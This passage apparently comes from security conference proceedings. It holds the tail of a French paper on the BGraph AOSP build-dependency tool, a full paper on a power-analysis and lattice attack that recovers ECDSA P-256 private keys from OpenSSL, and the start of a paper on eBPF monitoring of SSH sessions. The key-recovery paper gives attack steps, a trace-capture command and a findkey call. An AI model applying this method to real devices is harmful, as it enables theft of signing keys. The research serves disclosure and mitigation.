


**Fig. 2.** Représentation du Listing 1 sous forme de graphe


### 4 Résultats

Nous avons généré les BGraph pour chaque version d’AOSP à partir de la 7.0.0\_r1, la première à utiliser *Soong*. Cela représente 350 versions jusqu’à la 11.0.0\_r31.

La migration entre l’ancien système de construction *Android.mk* et *Soong* reste incomplète. La dernière version d’AOSP contient encore 1 344 *Android.mk* pour 6 084 *blueprints*. Ces derniers ne sont pas analysés par notre travail et les dépendances définies dans ces fichiers sont ignorées. La précision de BGraph devrait donc s’améliorer avec le temps comme le montre la Figure 3.



**Fig. 3.** Nombre de nœuds dans les BGraph



**Fig. 4.** Répartition des nœuds dans un BGraph d’Android 11

Les cibles de compilation d'une version d'Android se répartissent selon le graphe de la Figure 4. Le grand nombre de cibles de tests s'explique car la plupart des modules s'accompagnent d'une logique permettant de tester la validité du code. Environ 10% des cibles d'AOSP concernent du code destiné à l'hôte qui construit et non à l'appareil.

## 5 Cas d'usage

### 5.1 Diffusion de la CVE-2020-0471

La vulnérabilité CVE-2020-0471, corrigée dans le bulletin de sécurité de janvier 2021, permet à un attaquant d'injecter des paquets dans une connection Bluetooth et peut conduire à une élévation de privilèges. La vulnérabilité est fixée par le commit `ca6b0a21`<sup>6</sup> s'appliquant à `packet_fragmenter.cc`.

`packet_fragmenter.cc` est utilisé pour la construction de la bibliothèque statique `libbt-hci`. Un système classique de détection de dépendances, utilisant la détection des chargements (*imports*) n'est pas capable d'aller plus loin. Une requête avec BGraph permet de résoudre également les dépendances statiques additionnelles.

```

1 % bgraph query graphs/android-11.0.0_r31.bgraph --src '
2   packet_fragmenter.cc'
3     Dependencies for source file
4       packet_fragmenter.cc
5
6 Target          | Type                | Distance
7 =====|=====|=====
8 libbt-hci       | cc_library_static  | 1
9 libbluetooth    | cc_library_shared  | 2
10 libbt-stack     | cc_library_static  | 2
11 Bluetooth      | android_app        | 3

```

Listing 2. Exemple de requête

Le Listing 2 présente cette requête. Le retour de la commande permet de voir (ligne 8) que seule la bibliothèque bluetooth (`libbluetooth.so`) est un point d'entrée sur le système. On peut aussi voir que l'application Bluetooth d'AOSP (ligne 10) utilise la bibliothèque et par extension le code vulnérable. Dans ce cas, la dépendance semble naturelle, mais l'intérêt est de pouvoir effectuer cette classe de requêtes automatiquement et vérifier l'ensemble des binaires impactés.

6. <https://android.googlesource.com/platform/system/bt/+/-/ca6b0a211eb39ba85eed60ea740c85d1122fc6bc>

## 5.2 À la recherche des meilleures cibles

Comme montré en Figure 1, AOSP est un projet conséquent. Cette partie montre comment utiliser un BGraph afin de retrouver quels sont les fichiers les plus utilisés dans AOSP, et *in fine*, lesquels seraient les plus importants à analyser.

Cible	Nbr. Nœuds	Description
libbase	3025	Fonctions classiques pour Android
fntlib	3027	Alternative à <i>stdio</i> et <i>iostreams</i>
liblog	3340	Bibliothèque de gestion de log

**Tableau 2.** Dépendances les plus utilisées dans AOSP

En utilisant l’API de BGraph, on peut voir la taille du graphe induit par chacun des fichiers sources d’AOSP. Plus le graphe est important (en nombre de nœuds), plus le fichier est utilisé dans des cibles de compilation différentes. Le tableau 2 liste les trois bibliothèques les plus utilisées dans le système d’exploitation. Un auditeur pourrait prioriser ces bibliothèques pour maximiser son impact. La requête pourrait néanmoins être raffinée, par exemple en ne considérant que les modules ciblant un appareil (et non l’hôte).

## 6 BGraph : un outil d’analyse de graphe

BGraph<sup>7</sup> est l’outil développé afin de générer et d’interroger les graphes de dépendance. Il se présente sous la forme d’un module Python, utilisable en tant qu’utilitaire ou d’API.

*Construction d’un (des) graphe(s).* Pour construire un graphe, BGraph a besoin d’accéder au miroir d’AOSP.<sup>8</sup> L’utilisation d’un miroir local permet d’accélérer les nombreuses requêtes sur les dépôts *git* au prix d’une utilisation d’espace disque accrue. Les projets de la branche choisie sont ensuite partiellement récupérés par un *sparse-checkout* pour ne télécharger que les *blueprints*. Ce *checkout* partiel permet d’économiser de l’espace disque (140 Mo au lieu de 360 Go). Chaque *blueprint* est ensuite analysé syntaxiquement, leur contenu combiné puis transformé en graphe et sauvegardé.

7. <https://github.com/quarkslab/bgraph>

8. Si la méthode est utilisable sur tous les systèmes utilisant *Soong*, l’implémentation dans BGraph est spécifique à AOSP.

*Requêtes dans le graphe.* BGraph accepte les requêtes dans le graphe en utilisant la commande `query`. Des requêtes sont disponibles pour retrouver les dépendances à partir d'une cible ou de fichiers sources et ont une complexité linéaire dans le nombre de nœuds. Les résultats sont présentés au choix au format texte, JSON ou DOT pour visualiser la chaîne de dépendance.

## 7 Limites

Certaines limites de la méthode sont à considérer. La plus importante est qu'elle repose sur l'exhaustivité du système de *build* qui n'est pas garantie. Par exemple, les composants d'AOSP qui utilisent encore *autotools* sont ignorés dans ce travail. De plus, certaines fonctionnalités des *blueprints* ne sont pas prises en compte, comme les dépendances conditionnelles (sources dépendantes de l'architecture cible). Finalement, il n'est pas possible de combiner les approches précédentes [1, 2] avec la nôtre car la syntaxe des *Makefile* n'est pas assez descriptive. À titre d'exemple, il est difficile d'identifier le type de cible construit par une règle dans ces derniers alors que l'information est explicite dans un *blueprint*.

## 8 Conclusion

Ces travaux montrent une résolution du problème d'analyse de la propagation des fichiers sources vers leurs cibles binaires par l'analyse de leur graphe de dépendance. Des exemples d'utilisation de cette approche sont présentés dans la Section 5. D'autres utilisations sont possibles comme l'étude des différences entre deux versions par la comparaison de leurs graphes ou, pour faciliter la rétro-ingénierie de binaires, en éliminant les dépendances connues.

Nous avons appliqué nos travaux sur AOSP car il est possible de l'utiliser pour de nombreuses analyses orientées sécurité. Il est composé de nombreux projets variés ciblant plusieurs architectures sur lesquelles le code source et des informations de sécurité comme les CVE sont disponibles.

## References

1. Bo Zhang, Vasil Tenev, and Martin Becker. Android build dependency analysis. In *2016 IEEE 24th International Conference on Program Comprehension (ICPC)*, pages 1–4, Austin, TX, USA, May 2016. IEEE.

2. Gang Fan, Chengpeng Wang, Rongxin Wu, Xiao Xiao, Qingkai Shi, and Charles Zhang. Escaping dependency hell: finding build dependency errors with the unified dependency graph. In *Proceedings of the 29th ACM SIGSOFT International Symposium on Software Testing and Analysis*, pages 463–474, Virtual Event USA, July 2020. ACM.
3. Google. Protocol Buffers. <https://developers.google.com/protocol-buffers/>.
4. Google. Soong. <https://android.googlesource.com/platform/build/soong/+refs/heads/master/README.md>.
5. Xin Xia, David Lo, Xinyu Wang, and Bo Zhou. Build system analysis with link prediction. In *Proceedings of the 29th Annual ACM Symposium on Applied Computing*, pages 1184–1186, Gyeongju Republic of Korea, March 2014. ACM.
6. Bo Zhou, Xin Xia, David Lo, and Xinyu Wang. Build Predictor: More Accurate Missed Dependency Prediction in Build Configuration Files. In *2014 IEEE 38th Annual Computer Software and Applications Conference*, pages 53–58, Vasteras, Sweden, July 2014. IEEE.



# Return of ECC dummy point additions: Simple Power Analysis on efficient P-256 implementation

Andy Russon  
andy.russon@orange.com

Orange

**Abstract.** This paper aims to show that the efficient implementation of elliptic curve P-256 (also known as `secp256r1`), present in several cryptographic libraries such as OpenSSL and its forks, is vulnerable to Simple Power Analysis (SPA).

This is made possible by the use of dummy point additions to make to the scalar multiplication constant-time with a regular behavior. However, when not done carefully, those can be revealed on a power trace and divulge the corresponding part of a secret scalar.

Combined with a lattice attack, it is then possible to recover a secret ECDSA signing key.

## 1 Introduction

Elliptic Curve Cryptography (ECC) is an ensemble of public-key cryptosystems that has become widely used for key-exchange or authentication. The growing interest makes ECC a target for side-channel attacks. Those rely on auxiliary data made available to an attacker with physical leakage of implementations. The most common is Simple Power Analysis (SPA) introduced by Kocher *et al.* [5] using the correlation between power consumption and the manipulated data to deduce the type of operation and eventually information on a secret key.

To prevent such attacks, several propositions have been given such as using algorithms with a regular behavior. For elliptic curves, it means a scalar multiplication algorithm that executes the same sequence of point doublings and point additions regardless of the secret bits manipulated. For example, this can be achieved with the introduction of dummy point additions [1].

Nonetheless, it was shown that many protection mechanisms might not prevent SPA. Indeed, the authors of [3] proposed to use special points with a coordinate equal to zero implying a lower power consumption due to low Hamming weight. With a chosen input, the special point appears

during the calculation only under some assumption on secret bits which can be confirmed with the power trace. This attack is called Refined Power Analysis (RPA).

In SSTIC 2020 [8], we showed that the efficient P-256 curve implementation [4] (present in OpenSSL and its forks BoringSSL and LibreSSL) could be targeted with fault injections to detect the presence of dummy point additions. In this paper, we propose a different strategy based on RPA to attack this implementation, combined with a lattice attack to recover an ECDSA private key [6].

The outline is the following. In Sect. 2, we describe the model of the attack, present a simulation of power traces and the results. Sect. 3 explains why the implementation is vulnerable to RPA, and finally, we conclude in Sect. 4 with remarks on mitigations.

## 2 The attack

In this section, we present the target, model, and steps of the attack. Then we give the results of our simulation of power traces capture and ECDSA key recovery.

### 2.1 Target

The target is the implementation of the P-256 curve that has part of the code written in assembly [4] that we found present in:

- OpenSSL (introduced in version 1.0.2 for `x86_64`, and later for `x86`, `ARMv4`, `ARMv8`, `PPC64` and `SPARCv9`);
- BoringSSL (introduced in commit 1895493 (november 2015) for `x86_64`);
- LibreSSL (introduced in november 2016 in OpenBSD, but not present in the re-packaged version for portable use as of version 3.3.1).

The particularity of this implementation is that the point addition and big integer modular arithmetic are coded with efficient assembly code. For ECDSA signature generation, the scalar multiplication algorithm uses large precomputed tables to reduce considerably the number of point additions to execute. These choices make the implementation one of the fastest available.

This implementation is constant-time, and it is achieved with the introduction of dummy point additions when necessary. In [8], it is shown



that those could be detected with fault injections. We introduce a non-invasive strategy in the following that also detects the presence of a dummy point addition.

## 2.2 Model and steps

The attack is carried out in two steps. The first consists of the capture of power consumption traces of many ECDSA signature generation with an unknown identical private key. Therefore physical access to the target device is necessary. The second step is the analysis of the traces to filter signatures to be used in the lattice attack. Thus it is necessary to collect the signatures and messages, alongside the public key (to match with private key candidates).

We are looking for traces for which the beginning of the scalar multiplication during a signature generation has a noticeable lower power consumption. This will indicate that a dummy point addition occurred and reveal that the secret randomly generated secret nonce has its lowest bits set to 0s.

A summary of the attack:

1. Capture power consumption of an ECDSA signature generation;
2. Collect the signature and the corresponding signed message;
3. Keep the signature and message if there is a lower power consumption during the first point addition;
4. Repeat steps 1-3 until at least 37 signatures are collected;
5. Apply the lattice attack to attempt a recovery of the private key;
6. Go back to step 1 to add signatures in case the recovery failed.

**Lattice attack.** Nonce bias is a critical vulnerability in ECDSA. It can be rewritten as a problem of finding a short vector in a lattice, and efficient algorithms are available with the library `fp111` and its Python wrapper [2]. The stronger the bias, the fewer signatures we need for the attack to succeed. In our case, we identify signatures where the 7 least significant bits of the secret nonces are null, and the number of such signatures to recover a 256-bit private key is at least 37 in general.

## 2.3 Simulation

We experimented on OpenSSL version 1.1.1k to validate the model of the attack. The tools to reproduce the results of the simulation are available on GitHub.<sup>1</sup>


**Power trace simulation.** To simulate power traces, we used the TracerGrind tool of Side-Channel Marvels.<sup>2</sup> This tool is a Valgrind plugin that can record executed instructions, memory read (or written) of a running process.

To obtain a power trace, we used the tool to record the values read from memory during a signature generation with a command such as:

```
1 valgrind --tool=tracergrind --output=memread.trace --trace-instr=no
  --trace-memread=yes --trace-memwrite=no openssl dgst -sha256
  -sign privkey.pem -out sig.bin msg.txt
```

**Listing 1.** Command line to capture memory trace with the TracerGrind tool.


Then we applied the Hamming weight model to the values. An example of a simulated power trace is given in Fig. 1.



**Fig. 1.** Power trace simulation of a signature generation in OpenSSL with the efficient P-256 implementation in assembly.

**Analysis.** The simulation was run to get 6000 power traces. In this particular setup, the part related to the first point addition is easy to extract from the traces since it occurs at the same position. We give in Fig. 2 two traces representing the first 4 point additions of the signature generation.

1. <https://github.com/orangecertcc/ecdummyrpa>  
 2. <https://github.com/SideChannelMarvels/Tracer>



**Fig. 2.** Zoom on the beginning of power trace simulation of the scalar multiplication of two signature generation in OpenSSL with the efficient P-256 implementation in assembly (highlight: first point addition).

As can be seen, the first point addition on the second trace has a valley considerably lower than the others indicating a dummy point addition and a nonce that has its 7 least significant bits set to 0.

To distinguish the traces in two classes, we used the `GaussianMixture` class from the `Scikit-learn` machine learning Python library [7]. The tool was able to identify a cluster of 50 traces and another with the remaining traces. The ratio between the two cluster sizes is consistent with the expectation, since the probability that the 7 least significant bits of a nonce are simultaneously 0 is  $1/128$ .

**Private key recovery.** We ran the lattice attack using the function `findkey` in the Python tool of our SSTIC 2020 paper.

```
1 | key = findkey(secp256r1, pubkey, signatures, msb=False, 7)
```

**Listing 2.** Attempt to find the private key from a list of signatures.

The parameters of the function are

- `secp256r1`: the elliptic curve P-256 (predefined in the tool);
- `pubkey`: the public key point in the form  $(x, y)$ ;
- `signatures`: list of filtered signatures in the form  $(m, r, s)$  where  $m$  is the hashed message, and the couple  $(r, s)$  the signatures;
- `msb=False` and `l=7` to indicate that the 7 least significant bits of the nonces are 0s.

We note that the first 38 signatures out of the 50 were enough to recover the private key.

### 3 Details of P-256 implementation

In this section, we describe how the dummy point addition is managed in the scalar multiplication algorithm and why the attack works.

### 3.1 Scalar multiplication algorithm

The implementation makes use of large precomputed tables to reduce the whole calculation as only 36 elliptic curve point additions (those can be counted in Fig. 1).

The secret scalar  $k$  of size at most 256 bits is rewritten as 37 windows  $K_0, \dots, K_{36}$ , each calculated from consecutive bits of  $k$ . An accumulator is initialized with a precomputed point  $P_0$  selected in a table from the value  $K_0$ . Then, for each subsequent  $K_i$  a point addition occurs between the accumulator and a point  $P_i$ . Therefore the whole scalar multiplication is calculated as only 36 point additions:

$$(\dots((P_0 + P_1) + P_2) + \dots) + P_{36}.$$

The formulas for the point addition<sup>3</sup> have exceptions, and those are handled with dummy point additions to make the execution constant-time. Our interest is how the dummy point addition is done.

### 3.2 Dummy point addition

The point addition is executed as presented in Algorithm 1. It uses two different point representations:

- The first entry is the accumulator represented by three coordinates  $X_1, Y_1$  and  $Z_1$ ; when  $Z_1$  is null, it is the infinity point (the null point of the elliptic curve), otherwise  $(X_1/Z_1^2, Y_1/Z_1^3)$  is the affine representation;
- The second entry is a point from the precomputed table given by two coordinates  $x_2$  and  $y_2$  which is the affine representation; in this situation, the infinity point is represented by  $(0, 0)$  (not a valid affine point).

When  $K_0$  is null (this happens only when the 7 least significant bits of the scalar are 0s), the accumulator is initialized with  $(X_1, Y_1, Z_1) = (0, 0, 0)$ , then the boolean `in1infy` is true and all calculations are discarded in line 22. However, almost all operands in the point addition are null (see highlights in Algorithm 1). Each of these operations is composed of dozens of instructions to perform big integer modular arithmetic with machine words of zero Hamming weight for most of them.

The goal of Refined Power Analysis is to find such computation on a trace and explains why we observe lower valleys on the simulated power traces in the small cluster.

3. In the function `ecp_nistz256_point_add_affine`.

<b>Require:</b> $P_1 = (X_1, Y_1, Z_1),$	12: $t_7 \leftarrow t_5 \cdot t_2$
$P_2 = (x_2, y_2)$	13: $t_1 \leftarrow X_1 \cdot t_5$
<b>Ensure:</b> $P_1 + P_2 = (X_3, Y_3, Z_3)$	14: $t_5 \leftarrow 2 \cdot t_1$
1: <b>in1infty</b> $\leftarrow (Z_1 == 0)$	15: $X_3 \leftarrow t_6 - t_5$
2: <b>in2infty</b> $\leftarrow (x_2, y_2) == (0, 0)$	16: $X_3 \leftarrow X_3 - t_7$
3: $t_0 \leftarrow Z_1^2$	17: $t_2 \leftarrow t_1 - X_3$
4: $t_1 \leftarrow x_2 \cdot t_0$	18: $t_3 \leftarrow Y_1 \cdot t_7$
5: $t_2 \leftarrow t_1 - X_1$	19: $t_2 \leftarrow t_2 \cdot t_4$
6: $t_3 \leftarrow t_0 \cdot Z_1$	20: $Y_3 \leftarrow t_2 - t_3$
7: $Z_3 \leftarrow t_2 \cdot Z_1$	21: <b>if in1infty then</b>
8: $t_3 \leftarrow t_3 \cdot y_2$	22: $(X_3, Y_3, Z_3) \leftarrow (x_2, y_2, 1)$
9: $t_4 \leftarrow t_3 - Y_1$	23: <b>if in2infty then</b>
10: $t_5 \leftarrow t_2^2$	24: $(X_3, Y_3, Z_3) \leftarrow (X_1, Y_1, Z_1)$
11: $t_6 \leftarrow t_4^2$	25: <b>return</b> $(X_3, Y_3, Z_3)$

**Algorithm 1.** Mixed point addition with projective Jacobian coordinates (highlights: zero values when  $P_1 = (0, 0, 0)$ ).

**Remarks.** When  $K_1$  is null, it means  $(x_2, y_2) = (0, 0)$ , and the point addition is also dummy. However, only four operations involve a zero operand (two multiplications and two subtractions) out of the 18 big integer arithmetic operations. So we can expect that this case is harder to distinguish from the normal case and cannot be misinterpreted as the case  $K_0 = 0$ .

A final remark is that for the accumulator to be  $(0, 0, 0)$  during the processing of window  $K_i$ , it would be necessary that all the previous windows be null which happens for very few scalars:  $K_0$  is null if the 7 least significant bits are 0s, but for  $K_1$  to also be null would need 7 more bits set to 0s, and so on. Hence why we focus only on the first point addition.

## 4 Mitigations and conclusion

In this paper, we have shown that the efficient implementation of the popular elliptic curve P-256 in OpenSSL and its forks is vulnerable to Refined Power Analysis (RPA), a particular power analysis attack that relies on the correlation between a power trace and zero operands.

We have simulated power traces for a few thousand ECDSA signature generations under an identical private key, and have shown that RPA reveals when the 7 least significant bits of the secret nonce are 0s due to the use of a dummy point addition. A lattice attack is successful in these conditions to reconstruct the private key.

One possibility to mitigate the attack would be to perform the dummy point addition with nonzero coordinates. The proposition in our SSTIC 2020 paper also mitigates this attack as it avoids the introduction of dummy point additions.

## References

1. Jean-Sébastien Coron. Resistance against Differential Power Analysis for Elliptic Curve Cryptosystems. In Çetin Kaya Koç and Christof Paar, editors, *CHES'99*, volume 1717 of *LNCS*, pages 292–302, 1999.
2. The FPyLLL development team. fpylll, lattice reduction for Python, Version: 0.5.5. Available at <https://github.com/fp111/fp111>, 2021.
3. Louis Goubin. A Refined Power-Analysis Attack on Elliptic Curve Cryptosystems. In Yvo Desmedt, editor, *PKC 2003*, volume 2567 of *LNCS*, pages 199–210. Springer, 2003.
4. Shay Gueron and Vlad Krasnov. Fast prime field elliptic-curve cryptography with 256-bit primes. *J. Cryptogr. Eng.*, 5(2):141–151, 2015.
5. Paul C. Kocher, Joshua Jaffe, and Benjamin Jun. Differential Power Analysis. In Michael J. Wiener, editor, *CRYPTO '99*, volume 1666 of *LNCS*, pages 388–397. Springer, 1999.
6. Phong Q. Nguyen and Igor E. Shparlinski. The Insecurity of the Elliptic Curve Digital Signature Algorithm with Partially Known Nonces. *Des. Codes Cryptogr.*, 30(2):201–217, 2003.
7. F. Pedregosa, G. Varoquaux, A. Gramfort, V. Michel, B. Thirion, O. Grisel, M. Blondel, P. Prettenhofer, R. Weiss, V. Dubourg, J. Vanderplas, A. Passos, D. Cournapeau, M. Brucher, M. Perrot, and E. Duchesnay. Scikit-learn: Machine Learning in Python. *Journal of Machine Learning Research*, 12:2825–2830, 2011.
8. Andy Russon. Exploiting dummy codes in Elliptic Curve Cryptography implementations. *SSTIC*, 2020.

## A Appendix

Algorithm 2 presents how a window of consecutive bits of the scalar  $k$  is encoded as a relative integer (one sign bit and the absolute value), and Algorithm 3 is the complete scalar multiplication algorithm.

Every window is calculated from 8 consecutive bits of the scalar  $k$  at most (including one bit from the previous window), and is encoded as a null window in two cases: the bits are all 0s or all 1s. For the first window, since there is no previous window, a bit 0 is added, so it is encoded as a null window if and only if the 7 least significant bits are 0s.

**Require:**  $d$  with  $0 \leq d < 256$

**Ensure:** encoding of  $d$

```

1: if  $d \geq 128$  then
2:    $d \leftarrow 255 - d$ 
3:    $s \leftarrow 1$ 
4: else
5:    $s \leftarrow 0$ 
   return  $s, \lfloor (d + 1)/2 \rfloor$ 

```

**Algorithm 2.** Window encoding for scalar multiplication algorithm in the efficient P-256 implementation.

**Require:**  $k = (k_{255}, \dots, k_0)_2, P$

**Ensure:**  $[k]P$

**Precomputation phase (offline)**

```

1: for  $i \leftarrow 0$  to 36 do
2:   for  $j \leftarrow 0$  to 64 do
3:      $\text{Tab}[i][j] = [j2^{7i}]P$ 

```

**Evaluation phase**

```

4:  $s_0, K_0 \leftarrow \text{Encoding}((k_6, \dots, k_0)_2)$ 
5:  $R \leftarrow (-1)^{s_0} \text{Tab}[0][K_0]$ 
6: for  $i \leftarrow 1$  to 36 do
7:    $s_i, K_i \leftarrow \text{Encoding}((k_{7i+6}, \dots, k_{7i}, k_{7i-1})_2)$ 
8:    $R \leftarrow R + (-1)^{s_i} \text{Tab}[i][K_i]$ 
   return  $R$ 

```

**Algorithm 3.** Single scalar multiplication with the generator of the efficient P-256 implementation.





# Monitoring and protecting SSH sessions with eBPF

Guillaume Fournier  
gui774ume.fournier@gmail.com

Datadog

**Abstract.** According to Verizon’s Data Breach Investigations Report [24], credential theft, user errors and social engineering account for 67% of the data breaches that occurred in 2020. This is not a particularly new problem: credentials in general have always been a sensitive issue, particularly when users have to interact with them. Even with the best security recommendations in place, like credentials rotation or certificate based authentication, SSH access will always be a security hazard. This article intends to explain why the default Mandatory Access Controls of Linux are not enough to provide a granular control over SSH sessions. eBPF will be explored as a potential solution to provide a refined access control granularity along with SSH sessions security audit capabilities.

## 1 Introduction

Secure Shell (SSH) [11] is a network protocol that provides users with a secure way to access a host over an unsecure network. Multiple actors in an organization usually require this access:

- Developers use it to debug applications in a staging or sometimes production environment.
- Software Reliability Engineering (SRE) teams and system administrators often perform maintenance and system configuration tasks over SSH.
- Security administrators often require access to machines in production environments to perform security investigations and incident response.

In theory, the principle of least privileges should be applied, and each actor should be granted the bare minimum access required to perform its tasks. Although SRE teams and security engineers are likely to require privileged access, developers might not always need it. Regardless of the level of access on a machine, developers should also have access only to the hosts that run the services they work on.

Unfortunately, those principles are often hard to follow. First, debugging an application often means using runtime performance monitoring

tools to understand why a service is not performing as expected. For example, you might want to analyse the ext4 operations latency distribution using a tool like *ext4dist* [12]. Some of those performance monitoring tools require root access, which means that many developers will eventually request permanent root access. Moreover, with the growing adoption of container orchestration tools like Kubernetes, hosts are no longer dedicated to specific services.<sup>1</sup> Many developers will eventually require root access to some of the nodes of the infrastructure,<sup>2</sup> thus also granting them access to some pods of services they do not own. As companies grow and engineering teams expand, the number of privileged users on the infrastructure skyrockets, making it particularly hard for the security team to monitor SSH sessions and contain the blast radius of leaked credentials.

This paper explores how eBPF can provide a solution to monitor SSH sessions, while providing a security team with a new access control layer. This new access control grants temporary access to scoped resources. In other words, the “all or nothing” access usually granted to Linux users no longer applies: a *sudoer* user might be able to become root, its access will still be restricted to the access granted to the SSH session.

## 2 Securing SSH sessions: state of the art and limitations

### 2.1 Security recommendations to protect SSH access

It is generally agreed that public key authentication for SSH is better than using passwords [4]. Unfortunately, even public keys are far from being perfect because they come with the burden of key management. The main criticism is usually that key management is complex and does not scale well. From key rotation to keeping up with the employees turnover, updating the authorized keys of hundreds of hosts can quickly become a logistical nightmare. This is why the current security recommendation is to switch to a certificate based authentication. Instead of using keys with permanent access, temporary certificates are delivered by a Certificate Authority (CA) so that users can authenticate to hosts and hosts to users. Then, logging into a host becomes simply the process of showing each other a certificate and validating that it was signed by the trusted CA.

---

1. Kubernetes can be configured to dedicate some hosts to specific workloads, but this requires a custom setup that often voids the entire point of a Kubernetes environment. In this document, we expect Kubernetes to follow its default configuration, which is to allow any workload to be scheduled on any host of a cluster.

2. access to a pod through the *kubectl exec* command is rarely enough to debug a service in Kubernetes.

The second security recommendation is to enforce the use of a bastion host (sometimes also called a jumpbox). In a few words, a bastion host is a server that is specifically designed to be the only gateway for SSH access into an infrastructure. A bastion host helps reduce the points of entry into an infrastructure, while also providing a single place to monitor and audit SSH access. From the hosts side of things, you should also configure the network firewall to block incoming SSH connections that are not from the bastion host.

Next is Multi-factor authentication (MFA). MFA or 2-factor authentication makes it harder for attackers to log into your infrastructure by enforcing the need for two different login methods for the authentication to be successful. Multiple options exist: hardware authentication devices (like a Google Titan or a Yubikey), text messages, One-time Password (OTP) applications (like Google Authenticator or Duo), etc. Ubuntu published a comprehensive guide to set up Google Authenticator with OpenSSH [23].

The final security recommendation is to audit login logs of the SSH server. A login audit trail will be particularly useful during an investigation to gather the list of hosts accessed by a compromised user.

## 2.2 Why aren't those security recommendations enough ?

**MFA isn't perfect, stolen credentials are still a threat** One of the most important goals of the recommendations described in the previous section, is to make sure that access is granted temporarily (certificates should be configured to last a few hours, and MFA authentication is time sensitive by design) and harder to compromise (stealing credentials is not enough, attackers need to compromise your MFA method too). Although this mitigates the probability of being compromised, it does not affect the impact of stolen credentials. Indeed, even MFA solutions can be compromised. The most famous and recent example of 2-factor authentication abuse is what happened to Twitter's CEO Jack Dorsey in 2019 [1]. In a few words, Jack Dorsey was the target of a SIM swap attack [18] which allowed an attacker to bypass an SMS based MFA. Ultimately, the attacker was able to control Jack Dorsey's Twitter account. Some might argue that the problem is SMS based MFA, because it relies on the mobile carrier to carefully protect your phone number and account. This is why authenticator applications or hardware authentication devices are usually recommended for implementing MFA.

Unfortunately, MFA is hard to get right, regardless of the intermediaries (like a phone carrier) that might be involved in the process. Proofpoint [20] recently discovered critical vulnerabilities in cloud environments where

WS-Trust [19] is enabled. They were reportedly capable of bypassing MFA for multiple Identity Providers and cloud applications that used the protocol, such as Microsoft 365. Hardware authentication devices are no exception to the rule, multiple vulnerabilities were discovered over the past few years that could be exploited to either extract the encryption key [17] of the hardware, or bypass the verification entirely [9].

Regardless of all those hiccups, MFA is still a must have to protect the SSH access to an infrastructure. However, it is important to note that it is a security layer and not a bullet proof strategy. Regardless of MFA design flaws, human errors and phishing attacks are still omnipresent, which means that even a well configured infrastructure is exposed to the threat of stolen credentials and malicious access. In other words, MFA makes it harder for remote access to be compromised, but we are still missing a security layer to mitigate the impact at runtime of stolen credentials.

**SSH access is rarely granular** This subject has already been discussed in the introduction of this article, but in a few words, it is likely that many developers have an unnecessarily high level of access by default. Whether it is to enable debugging and monitoring tools, or because a containerized infrastructure blurs the lines between services, the blast radius of stolen credentials is often really high. The data breach that affected GoDaddy in 2019 is probably the best example showing how quickly things can escalate when SSH credentials with a high level of access are stolen [25]. In short, an unauthorized individual gained access to login credentials that eventually led to the compromise of 28 000 customers.

To be fair, Linux doesn't make it particularly easy to configure granular access at scale. Kernel capabilities [13] and various `setuid` or `setgid` tricks could be used to avoid granting `sudo` access to a developer who needs to run various debugging and monitoring tools. Unfortunately, using them requires a special setup on each machine and having to redeploy an updated configuration through a tool like Chef [2] or Ansible [22] to an entire infrastructure takes time and simply doesn't scale. Eventually, developers will request temporary or permanent `sudo` access, thus forcing the security team into another logistical nightmare.

Regardless of the `sudo` access problem, developers will require legitimate access to sensitive resources such as databases or applications credentials. Even when it is justified, accessing this data should be carefully monitored, and if possible, should require an additional layer of audit and access control.

**SSH sessions audit logs are limited to logins and logouts** Audit logs are the last pain points of SSH sessions. Most SSH servers will export login and logout events, but this is not enough to understand what a user did on the host. Collecting the shell history could be an option, but attackers are likely to clean up their tracks behind them, so it cannot be considered as a reliable solution. Security teams will have to rely on additional runtime security monitoring tools to monitor sensitive processes and file system activity.

### 3 SSH sessions monitoring and protecting with eBPF

*ssh-probe* [8] is an open source utility powered by eBPF that aims at monitoring and protecting SSH sessions at runtime. First, we'll talk about the live session monitoring feature of *ssh-probe*, showing how eBPF can be used to monitor SSH sessions in real time. Then, we'll deep dive into the session based, scope based and time based access control implemented by *ssh-probe*. This project was developed for OpenSSH because it is open source and one of the most popular SSH implementations.

#### 3.1 Live session monitoring

eBPF is a well known technology used for tracing kernel level activity [10]. Multiple eBPF program types exist [5]: some are dedicated to network use cases, others kernel tracing (like Kprobes [14] or Tracepoints [15]), etc. One of them is dedicated to tracing user space processes and more specifically user space function calls with exported symbols. In a few words, this means that you can execute an eBPF program any time an exported symbol of a user space binary is called. This hooking mechanism is called a Uprobe [16], and the context provided to Uprobe programs contains the arguments given to the user space function.

